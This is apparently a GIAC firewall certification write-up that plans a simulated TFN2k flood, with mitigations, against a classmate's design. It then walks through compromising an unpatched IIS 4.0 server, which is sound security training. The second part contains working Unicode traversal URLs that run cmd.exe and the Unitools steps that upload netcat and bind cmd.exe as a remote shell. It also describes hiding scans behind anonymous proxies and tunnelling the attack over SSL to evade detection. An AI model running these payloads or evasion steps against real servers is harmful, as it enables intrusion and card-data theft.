
- The attack should be **reasonable.** The firewall does not necessarily have to be impenetrable (perfectly configured with all of the up-to-the-minute patches installed). However, you should not assume that it is an unpatched, out-of-the-box firewall installed on an unpatched out-of-the-box OS. (Remember, you designed GIAC Enterprises' firewall; would you install a system like that?)

- You **must** supply documentation (e.g., a URL to the security bulletin, bugtraq archive, or exploit code used) for any vulnerability you use in your attack. The attack does not necessarily have to succeed (though a successful attack is often the more interesting approach). If, given the perimeter and network configuration you have described above, the attack would fail, you can describe this result as well.

•

For this part of the assignment I have chosen to attack the Giac Cookies architecture designed by James Manion, though this could have been any Microsoft based application utilising IIS 4.0 or 5.0. James' assignment was specifically chosen because he explicitly described that the NT 4.0/IIS 4.0 server was only patched to Service Pack 6a.

• Figure 333. James Manion's Network.



This of course leaves numerous holes open in the IIS 4.0 component of this server which have been exploited many tens of thousands of times in the last 6 months, and so of the three options provided for this assignment, I have chosen options 2 and 3, the DoS and the internal compromise respectively

## Attack 1. Option 2, A DoS attack on any part of the infrastructure.

For this attack I've chosen to fake an attack by TFN2k. This is the only part of the assignment that I haven't actually built as I don't have a large number of PC's at my disposal and the ones I have, have been Firewalls, web servers, and one even became the whole Internet.

There are two definitive works on Tribe Flood Network that discuss version 1 and version 2. The first of these, which analyses the original TFN Distributed Denial of Service attack tool, is the work of David Dittrich, of the University of Washington

http://staff.washington.edu/dittrich/misc/tfn.analysis

The second is the work of Jason Barlow and Woody Thrower of Axen Security, in which they discuss the much improved TFN2K.

http://security.royans.net/info/posts/bugtraq_ddos2.shtml

My entire discussion will be based on these two papers, so any errors may be attributable to the original authors where I have directly quoted them.

### Phase One: Compiling my source code for TFN2K

Assuming that I am a nasty hacker, I believe that one of the first things I would do, would be to read both of these papers and modify the source code in such a way as to make the binaries even more difficult to identify by pattern matching. In David Dittrich's paper he highlights one such area which is actually defined in the source code as the:

```
/* user defined values for the teletubby flood network */
```

The values defined in this *config.h* file would also make it much harder for pattern matching Intrusion Detection Systems to correctly identify the earlier version. TFN2k does not have this problem as all network communications are encrypted using a key-based CAST 256 algorithm

Two other features of the TFN2k Daemon which makes network IDS detection difficult is that it does not reply to any messages sent by the client, and that the client sends commands to the daemon in a random string of TCP, UDP or ICMP packets.

Other values that should be changed pre-compile, which may make detection and removal more difficult, are the child process names, which are also user definable in the source code.

### Phase 2: The Infection

Lets just assume that I infect 50 hosts by tricking the users into installing the TFN2k daemon onto their host.

### Phase 3: The attack

Assuming I'm a bit annoyed at GIAC Cookies for some obscure reason, I have decided to unleash my 50 waiting TFN2k daemons on their network, what could I do.

TFN2k can send TCP/SYN, UDP, ICMP/PING and ICMP/BROADCAST (smurf) attacks at the target host either as a single type or a random mix of packets. Combining the bandwidth of 50 hosts with even 128 kb/s upstream capability would approximate a 6 Mb/s stream of data reaching the target host.

If a SYN flood was used where packets may only be 64k in size, this is approximately 100,000 packets per second. I haven't tried this, but I would assume that 100,000 packets per second would test the resources of even some of the larger firewalls and routers.

James doesn't detail the bandwidth entering his network from the Internet so I'm I'll start with the assumption that his link is a T1 or 1.54Mb/s. If this were the case, his link would be totally saturated and the DoS would take the site down in seconds

If the connection was large enough to handle this with some margin for legitimate traffic, his firewall or destination host is going to suffer considerable resource starvation as it tries to open sockets and hold state for every connection.

If the attack were a mixed type attack with UDP, TCP, and ICMP packets the result would be similar. Routers and Firewalls would struggle to route or deny the traffic while the target host would open sockets continuously until it ran out of system resources. At that time no further connection could be made with the host either from by the TFN2k daemons or from legitimate business related traffic, until the sockets began timing out.

I don't think the objective of this assignment was to learn how to operate DoS tools so I'll leave this section with this final statement.

> 50 TFN2k daemons DoS'ing your network will severely mess up your day.

Lets move on to the important stuff:

## Mitigating the attack:

There are many things the savvy network administrator could do to limit the impact of DoS attacks which could fill pages. Many of these relate to hardening procedures specific to Operating Systems.

For example in the case of James's architecture which uses Windows based application servers, he might have consider hardening the Windows 2000 TCP/IP stack in line with the recommendations laid out in:

> HOW TO: Harden the TCP/IP Stack in Windows 2000 Against Denial of Service Attacks (Q315669)

http://support.microsoft.com/default.aspx?scid=kb;EN-US;q315669

Whilst we could investigate all the guidelines specific to many operating systems, as this assignment is about network based controls we'll proceed by only considering Network level DoS mitigation strategies.

### Ingress and Egress Filtering

The first step in DoS mitigation is to comply with the Network Ingress Filtering RFC, 2267, for *Defeating Denial of Service Attacks which employ IP Source Address Spoofing*[13]. As all packets from TFN2k daemons use spoofing by default to disguise their source address, this single measure alone has the potential if implemented widely, to greatly contribute to solving the problem of DoS attacks worldwide.

By simply restricting the outbound source addresses of any packet passing from your environment to the Internet, to the subnet/s that is/are serviced behind the router, we can eliminate spoofed source addresses leaving the network. If every network in the world implemented this, spoofed addresses would almost be eliminated.

For bot like daemons such as TFN2k, the packets would quietly be dropped within the local network choke point before reaching the Internet, thus mitigating the attack at the source. An attacker could still spoof an address belonging to the same address space of course, but this would have a much smaller impact, as it would still be traceable back to the local network.

While the above RFC is titled Ingress Filtering and actually deals with packets leaving your network, all network administrators should implement Anti-Spoofing ACL rules that filter the reserved address ranges described in RFCs 1597 and 1918, inbound from the Internet. These Private, Reserved and Experimental address ranges are commonly used for spoofing, and while James' ACL does deny packets from the 0.0.0.0 subnet and the 127.0.0.1 host, it does not deny packets from the common reserved ranges described in RFC 1918 such as 10.0.0.0/8, 172.16.0.0/9 and 192.168.0.0/16 to name a few.

### Intrusion Detection

While an IDS system actually affords little protection from a DoS attack, you may be able to use one to observe the pre-attack reconnaissance phase if the attacker is being selective about their targets.

### Committed Access Rate.

If the GIAC Cookies v1.6 Inc. Architecture described by James did come under attack, one of the features of High end Cisco equipment and Telco grade IOS versions that could be utilised, would be Committed Access Rate[14] limiting.

Cisco's description of it's use throughout their website is very confusing with contradicting statements regarding IOS versions and Hardware platforms supported. I couldn't work out for sure whether it is supported on a 3640 under IOS 12.1 or not.

Use of CAR may only be possible if the upstream provider in this scenario was using Cisco equipment and IOS versions that can implement this feature, but its worth discussing nevertheless, as in many cases (see Steve Gibson's DoS page), the bandwidth the DoS consumes is so great that measures must be taken to mitigate the attack upstream from your Border Router.

To quote Cisco:

> The rate limiting functionality of (CAR) provides the network operator with the means to define ***layer 3*** aggregate (matching all of the packets on an interface or subinterface) or granular (matching a particular type of traffic based on precedence, MAC address or other parameter(s)) access or egress bandwidth rate limits and to specify traffic handling policies when the traffic either conforms to or exceeds the specified rate limits.

http://www.cisco.com/warp/public/732/Tech/car/

For a full description of how to use this we'll again quote Cisco directly:

In this example, a customer is connected to an ISP by a T3 link. The ISP wants to rate-limit the customer's transmissions to 20 Mbps of the 45 Mbps. In addition, the customer is allowed to transmit bursts of 24000 bytes. All exceeding packets dropped. The following commands are configured on the ISP's HSSI interface connected to the customer:

```
interface Hssi0/0/0
description 45Mbps to R1
rate-limit input 20000000 24000 24000 conform-action transmit
exceed-action drop
ip address 200.200.14.250 255.255.255.252
rate-limit output 20000000 24000 24000 conform-action
transmit exceed-action drop
```

For further information and a full description of all the syntax combinations possible please use the following link.

http://www.cisco.com/univercd/cc/td/doc/product/software/ios111/cc111/car.htm#xtocid255422

### TCP Intercept.

Again Cisco 3640 Router used in both James and our design does not satisfy the minimum requirements for implementing this feature, so it would again require that the upstream service provider implement this feature at some point in their network that satisfies both the hardware and implementation requirements.

Again it's more useful to quote one of Cisco's descriptions of TCP Intercept directly:

The TCP intercept feature helps prevent SYN-flooding attacks by intercepting and validating TCP connection requests. In intercept mode, the TCP intercept software intercepts TCP synchronization (SYN) packets from clients to servers that match an extended access list. The software establishes a connection with the client on behalf of the destination server, and if successful, establishes the connection with the server on behalf of the client and knits the two half-connections together transparently. Thus, connection attempts from unreachable hosts will never reach the server. The software continues to intercept and forward packets throughout the duration of the connection.

In the case of illegitimate requests, the software's aggressive timeouts on half-open connections and its thresholds on TCP connection requests protect destination servers while still allowing valid requests.

One thing stands out clearly here. This is going to be very Router CPU intensive as the Router is essentially proxying all syn requests.

This sort of syn-flood mitigation may only be useful for truly large architectures where the router can be acquired with sufficient processing power at the outset to perform this function continuously.

It is unlikely I feel that many ISP/Telco's would be happy enabling this on a Backbone Router, especially where the possibility for asymmetric routing my exist which will cause a self inflicted DoS, as SYN packets travel one route and SYN/ACK's take another between source and destination bypassing the TCP Intercept enabled router.

**Attack 1 Summary.**

Many DoS Attacks rely on weaknesses that are inherent in the very protocols that power the Internet. Because of this and the reliance on these protocols, these attacks are not going to go away any time soon, so the best we can hope to do is control them.


Controlling Spoofed source addresses and applying Committed Acess Rate controls for protocols that were never designed to be used in high-bandwidth situations such as ICMP, would go a long way if implemented widely, to accomplishing greater control over the attackers ability to flood networks with spoofed packets.

## Attack 2. Option 3, A Host Compromise.

After reading through many of the previous GCFW assignments I decided it would be interesting to develop an attack that used encryption to cloak as much of the attack as possible from the network IDS sensors, and use subterfuge the rest of the time to hide my trail.

Assuming I have already chosen the target host, the GIAC Cookies v1.6 Inc. IIS 4.0 web server in James' submission I'll detail the steps I would take to compromise the server but first lets take a look at it with a browser just to prove that it's using SSL.

We can see that we are indeed accessing the Customer Signup page over SSL, and it looks like a nice target as this form contains Credit Card registration details.


Giacookies v1.6 Inc- International Wholesale Account Registration - Netscape 6

https://www.ecommerce.giacookies.com/ecommerce_signup.html

GIACookies v1.6 Inc.

(switch to U.S. Account Registration)

International Account Registration

Please note that you may only enter English characters during registration.

First Name | Last Name

Street Address

City | State / Province / Region

Postal Code | Country

Country of which you are a citizen

Home Telephone ( country code first) | Work Telephone ( country code first)

Email Address (this will be your login name) | Confirm Email Address

Your password must be at least 8 characters and is case sensitive.

Create password | Confirm Password

Credit Card Type: American Express | Card Number: 0000 0000 0000 0000

Select Security Question: -- select another question -- | Answer

If you forget your password, we will ask you for the answers to your security questions.

Email address of person who referred you


Document: Done (3.062 secs)

• Figure 34. The GIAC Cookies customer registration webpage.

## Step 1. Analyse the server for weaknesses.

There are of course, hundreds of CGI vulnerability scanners to choose from but my favoured scanner for this exercise is the Crewl Underground Madness Toolkit[15], a java based command line tool that runs equally well under Linux or Windows, and has some excellent features. One of these is the ability to use remote anonymous proxies to hide behind while you perform your vulnerability scan, thus making you virtually untraceable.

When looking for a list of anonymous proxies I discovered Multi-Proxy[16], a Win32 application that takes a list of anonymous proxies as an input, checks them all for round trip times and true anonymity, and then pipes a connection from port 8088 on the local machine through these proxies. It too has some nice features, like being able to change proxy every *n* seconds, making it appear to the target that someone or some group is performing a distributed scan of the server.




Connection status:

testing remote proxies (33/49)

[✓] Stay on top

Configure your browser to connect via 127.0.0.1 port 8088

• Figure 35. Multiproxy testing it's database of anonymous proxies at startup.



Accept connections on port: 8088
Max simultaneous connections: 32
Default timeout (sec): 20

[✓] Test all servers on start-up
[ ] Start minimized
[✓] Auto-sort proxy list by speed
[ ] Maintain fixed proxy/IP per web-site

Connect via
● Anonymous proxies only
○ Non-anonymous proxies only
○ All responding proxy servers

Select next server
○ Random server
○ Next fastest available server
○ Next available server
● Rotate every 60 seconds

Test anonymity via
● Connect back to my computer to port # 8081
○ Don't check for anonymity at all

• Figure 36. Multiproxy options

Once I had these two tools configured and a database[17] of known IIS vulnerabilities at hand I was able to proceed with a vulnerability scan of the target server I built for the purpose, using NT4, the option kit with IIS 4.0 and SP6a.

The results show that the IIS 4.0 installation was indeed susceptible to the Unicode related bugs detailed in Microsoft Security Bulletins MS00-026[18] and MS00-078[19]. Patches have been available for these bugs for a considerable amount of time and yet even today after CodeRed and Nimda there are still thousands of insecure and infected servers on the Internet.

The following is the log of the scan I performed on this server via a set of Multi-Proxy connected proxies.

```
N:\GCFW\cst>java cst_cgis -db:cst_IIS.db -d:scripts -w:60 -l:giac.log -
p:127.0.0.1:8088 -h:2xx.xx2.1xx.1x6
```

This command tells the CST scanners to use the cst_IIS.db vulnerability database, and to wait 60 seconds between each HEAD request, logging the results to giac.log, and connecting to the remote host 2xx.xx2.1xx.1x6 via the local proxy –p: 127.0.0.1:8088

```
+----[script.scanner]----[v1.30]-----------[CUM.Security.Toolkit]--+
+
+ Scanning: 2xx.xx2.1xx.1x6 [2xx.xx2.1xx.1x6]
+ Using proxy: 127.0.0.1 on port 8088
+ db: [cst_IIS.db] - log: [giac.log] - method: [HEAD]
+
+   200 /msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
+   200 /_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
+   200 /cgi-bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
+   200 /scripts/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?
     /c%20dir%20C:\
+
+------------------------------------------[(c).toxic.ocean.CUM]--+
```

So at this point we have identified a vulnerable server, and we have managed to remain anonymous while gathering this reconnaissance information.

### Step 2. Choosing a suitable attack.

There have been many attacks released for the two related vulnerabilities on IIS 4.0 and 5.0, but I think the one that most clearly demonstrates to greatest effect how vulnerable these servers are is the exploit toolkit developed by Roelof Temmingh of Sensepost[20], and released as Unitools.tgz[21].

The following is an excerpt from the *readme*. I have underlined the particularly frightening part, that scares most uninitiated administrators and managers when you show them this.

```
Unitools - for working with IIS servers with the Unicode bug
------------------------------------------------------------
2001/01/24 Roelof Temmingh
roelof@sensepost.com
http://www.sensepost.com
---------------------------


Tarbal contains :

0. This REAME
1. Unicode upload creator (unicodeloader.pl)
2. Unicode execute version 3 (unicodexecute3.pl)
3. upload.asp (used with 1)
4. upload.inc (used with 1)

1. Unicode upload creator (unicodeloader.pl)

 Works like this - two files (upload.asp and upload.inc - have
 it in the same dir as the PERL script) are build in the webroot
 (or anywhere else) using echo and some conversion strings.
 These files allows you to upload any file by
 simply surfing with a browser to the server.

 Typical use: (5 easy steps to a shell)
 1. Find the webroot (duh)- let say its f:\the web pages\theroot
 2. perl unicodeloader target:80 'f:\the web pages\theroot'
 3. surf to target/upload.asp and upload nc.exe
 4. perl unicodexecute3.pl target:80 'f:\the web pages\theroot\nc -l -p 80 -
e cmd.exe'
 5. telnet target 80
```

This is one tool that truly enables any script-kiddie to totally compromise an IIS web server. My goal was execute the Unitools attack under the cover of SSL, to hide my attack from the Network IDS sensor placed in James' network architecture.


## Step 3. Building an SSL connection to the web server.

What was required in this phase of the attack was the ability to use the *unicodeloader.pl* perl script to upload the upload.asp and upload.inc files over an SSL encrypted connection.

I just happened to have has a Windows based SSL tool that I hadn't tested as yet, so I went to work to see how hard it would be to make all this work. It turned out to be frighteningly simple, but then I thought it might ☺.

SSL-Proxy-4-NT was developed by Compass Security of Zurich Switzerland[22] as is based around a Win32 port of SSLEAY. The GUI enables the user to easily define a wide range of SSL parameters including SSL types, SSL v2, v3-Commom, v3-Export, and v3Null, as well as various hash and encryption strengths.

Setting up the connection to the web server was simple via the connection dialogue page.



Connection-Name: Giacookies

Localhost Port: 443 ☐ encryption

Targethost Port: 443 ☑ encryption


Hostname: [redacted]

Logfile: Giacookies.log

• Figure 37. Proxy-4-NT Connection settings

## Step 4. Connecting over SSL.

Next we made an SSL connection to the server with SSL-Proxy and logged the details.



Connection-Name: chopper1

Localhost-Port: 443

Targethost-Port: 443

Hostname: [redacted]

Logfile: H:\Tools\...\Giacookies.log

Client-Certificate
Server-Certificate
Owner-Name: www.giacookies.com
Owner-Department: ISEC
Owner-Organisation: Giac Cookies v1.6 Ir
Owner-City: Sydney

```
< ID : 3e , Localhost -> [redacted] , 02/12/02 , 13:29:56 >
HEAD /scripts/root.exe?/c+dir HTTP/1.0
Host: 127.0.0.1
User-Agent: Mozilla/4.05 [en] (Win95; U ;Nav)
X-Forwarded-For: 82.230.131.166
Cache-Control: no-cache
Pragma: no-cache
```

• Figure 38. Proxy-4-NT Connection

You can see here that the SSL Certificate info for the web server is shown clearly in the upper right pane of the connection window. You can also see that in this shot I had been executing a second direct vulnerability scan of the web server over the SSL connection. This would not have been part of any real attack I was just checking the use of SSL scanning for Legal work related purposes .


**Gotcha !**

After the reconnaissance phase if I were a real "haxor", I'd perform the rest of the attack from a third party 'throw away' host covering my trail completely, as even the SSL connection would not be logged as coming from my real hacker host.

## Step 5. Executing the attack.

Next I executed the *unicodeloader* script from the Unitools toolkit, and directed the attack at port 443 of the local host, where the SSL-Proxy socket was waiting un-encrypted to pipe the attack over SSL to the web server. You can see the commands in the image below. I had already enumerated the directory structure over the Multi-Proxy connection using an IE 5.5 web-browser and simple `/cmd.exe/c+dir+???` commands.

The following snapshot shows how easy and successful executing the attack script over SSL-Proxy was.

